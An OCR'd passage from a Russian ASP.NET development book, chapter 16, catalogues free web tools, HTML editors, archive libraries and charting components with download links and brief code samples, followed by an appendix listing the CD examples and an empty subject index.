



**Рис. 16.9.** Сайт Site-Perf

## 16.1.11. Doloto

В MSDN DevLabs выложили программу Doloto, предназначенную для оптимизации AJAX-приложений. В соответствии со своим названием Doloto отсекает код до необходимого минимума, так что приложение быстрее загружается клиенту и быстрее начинает выполняться.

Скачать ее можно по адресу:

**http://msdn.microsoft.com/en-us/devlabs/ee423534.aspx**

## 16.1.12. Редактор IxEdit

IxEdit — редактор, позволяющий генерировать jQuery-код "на лету" (рис. 16.10), изменяя сценарии поведения объектов прямо в браузере (соответственно созданный код можно сразу опробовать). Созданные фрагменты кода хранятся в локальной базе данных (используется Google Gears, **http://gears.google.com/**, см. *разд. 16.6.1*). Имеет возможность экспорта в JS-код. Интересно, что элементы, к которым нужно применить операции, можно выбирать прямо на странице, где запущен редактор, как это делает Spy.





**Рис. 16.10.** Редактор IxEdit

Скачать редактор можно по адресу:

**http://www.ixedit.com/**

## 16.1.13. jQueryPad

jQueryPad — аналог блокнота, но для работы с jQuery (рис. 16.11). Скачать его можно по адресу:

**http://www.paulstovell.com/jquerypad**





**Рис. 16.11.** jQueryPad

## 16.1.14. CSS-утилиты

По адресу

**http://www.thegermz.com/my-ramblings/60-css-tools-to-reduce-your-work-load**

можно найти описание 60 утилит для работы с CSS. Описывать их я здесь не буду.

## 16.1.15. UrlScan

UrlScan — утилита, позволяющая контролировать возможность атаки внедрения. Работает под IIS. Анализ проводит с помощью фильтрации всех запросов по определенным правилам. Скачать можно по адресу:

**http://www.microsoft.com/downloads/details.aspx?FamilyId=EE41818F-3363-4E24-9940-321603531989**

## 16.1.16. Microsoft Ajax Minifier

Утилита Microsoft Ajax Minifier разработана Роном Логоном (Ron Logon) и позволяет существенно сократить размер JS-файлов. Загрузить ее можно по адресу:

**http://aspnet.codeplex.com/Release/ProjectReleases.aspx?ReleaseId=34488**

Microsoft Ajax Minifier поддерживает два уровня уменьшения размера кода: обычный (normal) и гиперсжатие (hypercrunched). При обычном уменьшении удаляются все незначащие пробелы, комментарии, фигурные скобки и точки с запятой. В режиме гиперсжатия утилита становится более агрессивна в уменьшении размера JS-файлов, минимизируя названия локальных переменных и удаляя код, который никогда не получит управления.

Например, возьмем такой файл:

```
// Пример функции
function doSomething(firstValue, secondValue){
return firstValue + secondValue;
}
// Вычисляем результат
alert(344, 999);
```

В результате работы утилиты в режиме гиперсжатия будет получен следующий код:

```
function doSomething(b,a){return b+a} alert(344, 999)
```

Утилиту можно использовать из командной строки или встраивать в систему автоматической сборки MSBuild.

# 16.2. Редакторы HTML-текста

Эта подборка бесплатных (а часть и с открытым исходным кодом) HTML-редакторов будет вам полезна при разработке вашего сайта.

## 16.2.1. CKEditor

Простой редактор, похожий на MS Word (рис. 16.12). Адрес сайта **http://ckeditor.com/download**. Редактор поддерживает фактически всю возможную функциональность: вставку таблиц и картинок, изменение интерфейса (цвета, стили, язык), собственные панели кнопок и многое другое.

На сайте **http://catlion.name/post/2009/07/08/fckeditor-vulnerability.aspx** описана критическая уязвимость этого редактора, которую стоит подправить. Хотя, возможно, к следующей версии редактора ее исправят сами авторы.





**Рис. 16.12.** Вид редактора CKEditor

## 16.2.2. Damn Small Rich Text Editor

Редактор Damn Small Rich Text Editor построен на основе библиотеки jQuery *(см. главу 10)*. Имеет небольшой размер исходного кода, но неплохую функциональность (рис. 16.13). Скачать его можно по адресу:

**http://www.avidansoft.com/dsrte/dsrte.tar.bz2**





**Рис. 16.13.** Вид редактора Damn Small Rich Text Editor

## 16.2.3. TinyMCE

TinyMCE — небольшой кроссплатформенный редактор (рис. 16.14). Поддерживает локализацию и добавление собственных модулей (plugins). Скачать его можно по адресу:

**http://tinymce.moxiecode.com/download.php**





**Рис. 16.14.** Вид редактора TinyMCE

## 16.2.4. WYMeditor

WYMeditor — простой кроссплатформенный редактор (рис. 16.15). Скачать его можно по адресу:

**http://www.wymeditor.org/download/**





**Рис. 16.15.** Вид редактора WYMeditor

## 16.2.5. widgEditor

Редактор widgEditor сделан на JavaScript (рис. 16.16). Скачать его можно по адресу:

**http://code.google.com/p/widgeditor/downloads/list**


**Рис. 16.16.** Вид редактора widgEditor

## 16.2.6. jwysiwyg

Программа со столь сложным названием является еще одной оберткой для jQuery для редактирования HTML-текста (рис. 16.17). Ее размер всего 7 Кбайт. Скачать ее можно на сайте:

**http://code.google.com/p/jwysiwyg/**


**Рис. 16.17.** Вид редатора jwysiwyg

## 16.2.7. NicEdit

Редактор NicEdit (рис. 16.18) разработан Брайном Кирхофом (Brian Kirchoff). Скачать его можно с сайта:

**http://nicedit.com/download.php**





**Рис. 16.18.** Редатор NicEdit

## 16.2.8. Whizzywig

Редактор Whizzywig написан на JavaScript. Простой, но функциональный (рис. 16.19). Скачать его можно по адресу:

**http://www.unverse.net/whizzywig-download.html**


**Рис. 16.19.** Вид редактора Whizzywig

## 16.2.9. Yahoo!

Редактор от Yahoo! заменяет обычное текстовое поле. Позволяет создавать форматированный текст, списки, вставлять картинки (рис. 16.20). Панель управления расширяется с помощью модулей. Скачать его можно по адресу:

**http://developer.yahoo.com/yui/download/**





**Рис. 16.20.** Редактор Yahoo!

## 16.2.10. markItUp!

Редактор markItUp! построен на основе библиотеки jQuery. Он позволяет редактировать текст как HTML, Wiki, BBCode или с помощью собственной разметки (рис. 16.21). Скачать его можно по адресу:

**http://markitup.jaysalvat.com/downloads/**





**Рис. 16.21.** Редактор markItUp!

## 16.2.11. elRTE

elRTE — это свободный редактор для сайтов и систем управления контентом, написанный на JavaScript с использованием jQuery UI (рис. 16.22). Его можно использовать в любых коммерческих и некоммерческих проектах. Скачать его можно с сайта:

**http://elrte.ru/**





**Рис. 16.22.** Редактор elRTE

# 16.3. Архиваторы

## 16.3.1. Библиотека SharpZipLib

Библиотека SharpZipLib предназначена для создания и распаковки архивов в форматах Zip, GZip, Tar и BZip2. Библиотека является бесплатной, свободно распространяемой и с открытым исходным кодом. Скачать ее можно с сайта:

**http://www.icsharpcode.net/OpenSource/SharpZipLib/**

## 16.3.2. Библиотека CAKE3

CAKE3 — свободно распространяемая библиотека для работы с архивами огромного числа форматов.

Для сжатия поддерживаются только форматы zip, 7z и lha.

Распаковывать можно форматы zip, 7z, arj, rar, cab, iso и еще около 50 совсем мне не знакомых.

Пример создания архива:

```
Cakdir3 cdir3 = new Cakdir3(@"c:\temp\arch.lha");
cdir3.AddOptions.addFolder = AddOptions.folderMode.relative;
cdir3.AddOptions.baseFolder = @"c:\temp\";
cdir3.AddOptions.addFile = new String[2] {@"c:\temp\arch.zip",
           @"C:\temp\test\image.bmp"};
cdir3.Add();
```

Пример распаковки архива:

```
Cakdir3 cdir = new Cakdir3(@"c:\temp\test.lha");
cdir.ExtractOptions.extractItem =
     new String[1] {cdir.Archive_Contents[0].fileName};
cdir.ExtractOptions.extractFolder = Utils.GetTempPath() + "qztemp";
cdir.ExtractOptions.allowFolder = true;
cdir.ExtractOptions.allowOverwrite = true;
if (cdir.Extract())
Console.WriteLine("Успешно");
```

Скачать библиотеку можно по адресу:

**http://www.quickzip.org/cake3.html**

# 16.4. Таблицы

## 16.4.1. Плагины jQuery

См. *разд. 10.3*.

## 16.4.2. Таблица *AjaxDataControl*

`AjaxDataControl` — аналог `GridView`, построенный на основе AJAX (рис. 16.23). Скачать его можно по адресу:

**http://www.codeplex.com/AjaxDataControls/**

| Product | Category | Supplier | Price | Discontinued |
|---|---|---|---|---|
| Alice Mutton | Meat/Poultry | Pavlova, Ltd. | $39.00 | ☑ |
| Aniseed Syrup | Condiments | Exotic Liquids | $10.00 | ☐ |
| Boston Crab Meat | Seafood | New England Seafood Cannery | $18.40 | ☐ |
| Camembert Pierrot | Dairy Products | Gai pâturage | $34.00 | ☐ |
| Carnarvon Tigers | Seafood | Pavlova, Ltd. | $62.50 | ☐ |
| Chai | Beverages | Exotic Liquids | $18.00 | ☐ |
| Chang | Beverages | Exotic Liquids | $19.00 | ☐ |
| Chartreuse verte | Beverages | Aux joyeux ecclésiastiques | $18.00 | ☐ |
| Chef Anton's Cajun Seasoning | Condiments | New Orleans Cajun Delights | $22.00 | ☐ |
| Chef Anton's Gumbo Mix | Condiments | New Orleans Cajun Delights | $21.35 | ☑ |

1 2 3 4 5 6 7 8 >>

**Рис. 16.23.** Таблица `AjaxDataControl`

# 16.5. Графики и диаграммы

## 16.5.1. Плагины jQuery

См. *разд. 10.3.*

## 16.5.2. Графики и диаграммы MS Chart

Компания Microsoft включила в состав ASP.NET 3.5 SP1 компонент MS Chart, позволяющий строить все стандартные типы графиков и диаграмм (рис. 16.24 и 16.25). Код выглядит примерно так:

```
<asp:Chart ID="chtCategorySales" runat="server" Width="550px"
      Height="350px" DataSourceID="dsCategorySales">
<Series>
 <asp:Series Name="SalesByMonth" ChartType="Line" BorderWidth="5"
      ChartArea="MainChartArea" YValueMembers="Total"
      XValueMember="Month">
 </asp:Series>
</Series>
<ChartAreas>
 <asp:ChartArea Name="MainChartArea"
                Area3DStyle-Enable3D="false">
   <AxisY>
    <LabelStyle Format="C0" />
     <StripLines>
      <asp:StripLine TextAlignment="Near"
          BorderDashStyle="Solid" BorderColor="Orange"
          BorderWidth="4" BackColor="Orange" />
     </StripLines>
```

```
    </AxisY>
  </asp:ChartArea>
</ChartAreas>
</asp:Chart>
```

Скачать компонент можно по адресу:

**http://go.microsoft.com/fwlink/?LinkId=139618**

На этой же странице можно найти специальный пакет, устанавливающий этот компонент в Visual Studio 2008.

Кроме того, рекомендую посмотреть на примеры использования этого элемента, предоставляемые Microsoft:

**http://code.msdn.microsoft.com/mschart/Release/ProjectReleases.aspx?ReleaseId=1591**





**Рис. 16.24.** Графики MS Chart

## 16.5.3. Графики Google Chart

Google Chart API — это бесплатный сервис от компании Google, который позволяет разработчикам веб-приложений формировать изображения диаграмм путем создания элемента `img` с атрибутом `src`, указывающим на ссылку URL, которая включает в себя данные диаграммы, ярлыки и другую информацию в строке запроса. Например:

**http://chart.apis.google.com/chart?cht=p&chs=225x150&chd=t:100,30,70,25&chl=Q1|Q2|Q3|Q4&chtt=2008%20Sales%20By%20Quarter**





**Рис. 16.25.** Пример работы с MS Chart

Такой запрос отобразит картинку, как на рис. 16.26. Подробнее узнать о параметрах запроса можно на сайте Google.





**Рис. 16.26.** Графики Google Chart

# 16.6. Разное

## 16.6.1. Библиотека Google Gears

Gears — плагин для браузера, разработанный компанией Google. Работает фактически на всех современных браузерах.

Gears добавляет в язык JavaScript много функциональности:

- базу данных (SQLite);
- реальную многопоточность (точнее многопроцессность);
- возможность кроссдоменного общения для скриптов;
- локальный сервер для работы offline;
- доступ из JavaScript к содержимому (только на чтение) выбранных пользователем файлов;
- создания ярлыков (через операционную систему);
- реализацию drag'n'drop;
- Geolocation API для определения координат, включая устройства с GPS;
- простейшие возможности по работе с изображениями в JavaScript.

Большинство этих возможностей требуют разрешения на использование от пользователя.

## 16.6.2. CDN-сервисы

Компании Microsoft и Google реализовали собственные сети доставки контента (CDN, Content Delivery Network). С их помощью часть контента (например, часто используемые скрипты) может загружаться со специальных сайтов контента, что позволит ускорить работу целевых сайтов. Например, обе компании предлагают загрузку jQuery-скриптов *(см. разд. 10.4)*.

Дейв Уорд приводит три причины, по которым использование CDN более предпочтительно.

- *Ускоренная загрузка контента.* CDN отвечает за доставку статического контента пользователю через сеть серверов по всему миру, что означает скорейшую загрузку файла пользователю с ближайшего к нему сервера. Это означает, что пользователь, расположенный дальше от вашего сервера, получит ответ на свой запрос быстрее, чем если бы вы заставляли его получать ответ вашего сервера.
- *Увеличение параллелизма.* Чтобы избежать излишней загрузки серверов, многие браузеры ограничивают количество соединений, и в зависимости

от браузера этот лимит может доходить до всего лишь двух соединений. Таким образом, использование CDN позволяет передать больше контента за одно соединение.

- *Улучшенное кэширование.* Одно из наибольших преимуществ использования CDN заключается в том, что пользователям вообще не нужно загружать статические библиотеки (например, jQuery). Даже если для каждого сайта включено кэширование, библиотеки все равно будут загружаться, как минимум, по одной копии для каждого сайта. Сервис CDN может закэшировать часто используемые файлы на срок до года, а значит, пользователь загрузит библиотеки только один раз.

Более подробную информацию можно найти на сайтах Microsoft и Google. Впрочем, кроме них, CDN-сервисы предоставляют и множество других компаний.

# ПРИЛОЖЕНИЕ

# Содержимое компакт-диска

На компакт-диске приведен полный и компилируемый исходный код примеров, обсуждаемых в книге (табл. П.1).

***Таблица П.1***

| Раздел книги | Название примера на диске |
|---|---|
| 1.5 | Common\SSI |
| 1.17 | DbData\FileInDB |
| 1.20.2 | Common\GlobalCS |
| 1.20.3 | Common\ShutdownEvents |
| 1.25 | Common\SendEmail |
| 1.30.6 | Styles\FixPngInIE |
| 1.31.7 | Forms\BrowserClosing |
| 1.31.9 | Common\LockScreen |
| 1.35.1 | Common\EmbeddedResources |
| 2.1 | Common\QueryParams |
| 2.4 | Forms\SaveScrollPosition |
| 2.7 | Forms\SetFocus |
| 2.12 | Common\CommentsInASP |
| 2.18.1 | MasterPage\MasterPage01.sln |
| 2.18.2 | MasterPage\MasterPage01.sln |
| 2.18.6 | MasterPage\MasterPage02.sln |
| 2.18.7 | MasterPage\MasterPage03.sln |

***Таблица П.1*** *(продолжение)*

| Раздел книги | Название примера на диске |
|---|---|
| 2.18.10 | MasterPage\MasterPage04.sln |
| 2.19 | Common\DynamicLink |
| 2.20 | Common\DynamicLink |
| 2.23 | Common\AllPostData |
| 2.28 | Forms\PDFGen |
| 3.1.7 | Controls\ServerTags |
| 3.2.1 | Common\MultiUpload |
| 3.2.3 | Common\FileUploadValidator |
| 3.7.2 | Controls\TextBoxLength |
| 3.10 | Controls\Repeater |
| 3.11.1 | Controls\CalendarScheduler |
| 3.12 | Controls\TabControl |
| 3.13.1 | Styles\Buttons |
| 3.9 | Controls\GridView |
| 3.14 | Controls\AdRotator |
| 4.1—4.6 | Forms\Validation |
| 5.13 | Common\ShutdownEvents |
| 6.1.9 | Common\SaveWebConfig |
| 8.7.5 | Common\Redirects |
| 8.12 | Common\UriTest |
| 8.13 | Common\URLRewrite |
| 9.6 | Protection\Principal |
| 11.6 | RSS\RSS2_0 |
| 11.7.1 | AJAX\AJAX_Test1 |
| 11.7.2 | AJAX\NoAJAX |
| 11.7.3 | AJAX\UpdatePanelAlert |
| 11.7.4 | AJAX\AJAX_Test1 |
| 12.1 | DbData\Data_Binding |
| 12.1.4 | DbData\ BindList2DropDown |
| 12.1.5 | DbData\Enums |

***Таблица П.1*** *(окончание)*

| Раздел книги | Название примера на диске |
|---|---|
| 12.1.9 | Controls\PagedRepeater |
| 12.3 | DbData\FileInDB |
| 13.7 | Common\GuestCount |
| 13.14 | Common\SessionProlong |
| 13.18 | Common\ZipViewState |
| 14.17 | Protection\Captcha |
| 15.3.2 | Excel\PIA |
| 15.3.4 | Excel\ExcelInterop-R<br>Excel\ExcelInterop-W1<br>Excel\ExcelInterop-W2 |
| 15.3.5 | Excel\ExcelLateBinding |
| 15.3.6 | Excel\ExcelInterop-Template |
| 15.3.7 | Excel\ExcelInterop-Array |
| 15.4.1 | Excel\ParseCSV |
| 15.4.2 | Excel\Excel-HTML |
| 15.4.3 | Excel\Excel-XML |
| 15.4.5 | Excel\ASP_Excel_Report |
| 15.5 | Excel\Excel-OLE |
| 15.6 | Excel\MSOffice2008 |
| 16 | FreeControls<br>FreeEditors |

# Предметный указатель

## R



## S



## U



## V



## W



## X



## A



## Б



## B



## Д



## И

## К



## М



## О



## П



## Р

## С



## Ф



## Э